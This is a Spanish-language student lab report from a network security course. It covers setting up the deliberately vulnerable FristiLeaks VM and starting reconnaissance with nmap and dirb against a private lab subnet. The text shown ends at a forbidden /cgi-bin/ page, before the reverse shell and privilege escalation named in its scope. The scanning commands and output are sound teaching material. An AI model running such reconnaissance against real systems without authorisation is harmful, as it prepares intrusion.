INFORME #4

KALI Y FRISTILEAKS

SANTIAGO QUINTO COPETE

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ

“DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

INFORME #4

ESTUDIANTE:

SANTIAGO QUINTO COPETE

DOCENTE:

RAFAEL SANDOVAL MORALES

ASIGNATURA

SEGURIDAD Y AUDITORIA DE REDES

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ

“DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

TABLA CONTENIDO

1 ILUSTRACIONES

Universidad Tecnológica del Chocó
Diego Luis Córdoba

2 INTRODUCCION

El presente informe describe el proceso de instalación, configuración y explotación de la máquina virtual **Fristileaks 1.3** en un entorno controlado utilizando **Kali Linux**. A través de esta práctica se buscó aplicar técnicas de auditoría de redes y análisis de vulnerabilidades, con el fin de comprender el funcionamiento de herramientas como **Nmap, Dirb, netcat y Python** para la obtención de accesos no autorizados. Este ejercicio académico permite afianzar conocimientos en **seguridad informática y pentesting**, entendiendo los riesgos presentes en sistemas mal configurados y cómo un atacante podría aprovecharlos.

3 ALCANCE

La práctica cubrió desde la instalación y configuración de Fristileaks hasta el acceso como superusuario, se trabajó en:

- Escaneo de puertos y servicios.
- Búsqueda de directorios y archivos sensibles.
- Creación de diccionarios para pruebas de acceso.
- Decodificación de información en **base64**.
- Ejecución de una **reverse shell** y escalamiento de privilegios.

Todo se realizó con fines académicos para entender vulnerabilidades en un laboratorio controlado.

4 OBJETIVO

4.1 OBJETIVO GENERAL

Realizar una práctica de **auditoría de seguridad en redes** mediante la explotación de vulnerabilidades en la máquina Fristileaks, aplicando técnicas de reconocimiento, enumeración, inyección de código y escalamiento de privilegios.

4.2 OBJETIVOS ESPECICOS

- Configurar correctamente la máquina virtual vulnerable y el entorno en Kali Linux.
- Aplicar herramientas de reconocimiento para identificar servicios y puertos abiertos.
- Realizar la búsqueda de directorios ocultos y archivos sensibles.
- Implementar diccionarios y ataques de fuerza bruta en el login del sistema.
- Desarrollar un script en Python para decodificar información en base64.
- Escalar privilegios hasta obtener acceso como superusuario (root).
- Reflexionar sobre las posibles soluciones y medidas de seguridad para prevenir estas vulnerabilidades.

5 PLANTEAMIENTO

En la actualidad, muchos sistemas informáticos presentan configuraciones débiles o descuidos que permiten a un atacante obtener acceso no autorizado. La máquina Fristileaks representa un escenario vulnerable donde es posible explotar directorios expuestos, contraseñas mal gestionadas y archivos inseguros. El planteamiento se centra en mostrar cómo estas fallas pueden ser aprovechadas para escalar privilegios dentro del sistema y, al mismo tiempo, resaltar la importancia de aplicar medidas de seguridad que eviten este tipo de riesgos.

6 TOPOLOGIA




Ilustración 1 Topología

7 INSTALACION DE FRISTILEAKS

Abrimos en el virtual box, luego miramos en la parte que esta en la barra donde dice IMPORTAR, le da clic.

Ilustración 2 Menu en virtual box

En el siguiente paso, se abrió en una ventana de **“IMPORTAR”** en la ruta en donde guardamos de la máquina de Fristileaks donde dice el A

RCHIVO le da clic en el icono en donde quiere guardar dentro de su carpeta, luego va a dar clic donde dice “**TERMINAR”.**




Ilustración 3 Instalacion

Luego después de importar y ya parece **FRISTILEAKS**, y le damos clic donde dice la máquina de **“FRISTILEAKS”.**




Ilustración 4 virtual box con fristileaks

7.1 CONFIGURACION DE FRISTILEAKS

Veamos el siguiente paso la de FRISTILEAKS, le damos clic donde dice la primera opción del menú de la configuración




Ilustración 5 Menu-configuracion

Veamos el siguiente paso, se abrió en otra ventana de lo que vamos a hacer sobre la configuración tenemos en todas las opciones que queremos configurar ahí tenemos general hasta interfaz.

RED:

Miremos en esta ventana de la red, está en la primera fila que dice el **ADAPTADOR-1,** y la parte donde dice conectado le damos clic, ahí sale la opción que debemos elegir es RED NAT, en nombre que buscamos de la red que ya tiene creada en este caso es: **SEMESTRE-2025-1,** luego paso al siguiente **MODO PROMISCUO** le sale opción debe seleccionar es **PERMITIR TODO,** luego en DIRECCION MAC, lo colocamos esto **080027A5A676** esto sirve para funcionar de la red **FRISTILEAKS** y al final le da clic **aceptar.**




Ilustración 6 Red- Fristileaks

Pantalla: veamos a esta ventana, simplemente solamente hay que cambiar donde dice **CONTROLADOR GRAFICO**, si te sale las tres opciones debe seleccionar es: **VMSVGA**, luego le daremos clic aceptar.




Ilustración 7 pantalla de Fristileaks

8 ESCANEO DE LA RED

Esta es la máquina de FRISTILEAKS, se trabaja con Kali Linux, simplemente no se trabajará, aunque más adelante nos dará lo más importante de trabajar, ahí es que está mostrando la dirección de frisitleaks




Ilustración 8 la máquina de fristileaks

NMAP

Empezamos a hacer el escaneo de la red con el comando **192.168.23.0/24** en este comando lo estará buscando de la dirección ip con el sistema de operativo se estará corriendo otra vez y después que Termine en hacerlo de escaneo lo estarán direcciones del segmento de la red. Y nos encontramos la máquina de la **FRISTLEAKS** esta es la dirección **192.168.23.9** con el puerto **80** lo está dejando abierto

```
┌──(kali㉿Santiago)-[~]
└─$ nmap -sV 192.168.23.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 16:55 EDT
Nmap scan report for 192.168.23.1
Host is up (0.0010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.51
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.23.2
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
445/tcp open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.23.3
Host is up (0.00038s latency).
All 1000 scanned ports on 192.168.23.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:D9:CF:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.23.9
Host is up (0.0016s latency).
Not shown: 984 filtered tcp ports (no-response), 15 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.23.5
```

Ilustración 9 comando de nmap -sV

Ingresamos al navegador, en este caso debe colocar la dirección es 192.168.23.9, está conectado exotistamente, ahí se encuentra la página de frisileaks




Ilustración 10 Navegador de fristileaks


Luego con el comando de **DIRB HTTP://192.168.23.9** lo volcaremos de lo posible de directorios existentes de la **FRISTILEEAKS**

```
┌──(root㉿Santiago)-[/home/kali]
└─# dirb http://192.168.23.9

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Sep  6 16:59:26 2025
URL_BASE: http://192.168.23.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.23.9/ ----
+ http://192.168.23.9/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.23.9/images/
+ http://192.168.23.9/index.html (CODE:200|SIZE:703)
+ http://192.168.23.9/robots.txt (CODE:200|SIZE:62)

---- Entering directory: http://192.168.23.9/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Sep  6 16:59:56 2025
DOWNLOADED: 4612 - FOUND: 3

┌──(root㉿Santiago)-[/home/kali]
└─#
```

Ilustración 11 Comando Dirb http: ...

9 DIRECTORIOS ENCONTRADOS DE LA FRISTILEAKS

En el primero que todo este listado de la búsqueda en el anterior de los directorios es **192.168.23.9/cgi-bin/**




Forbidden

You don't have permission to access /cgi-bin/ on this server.

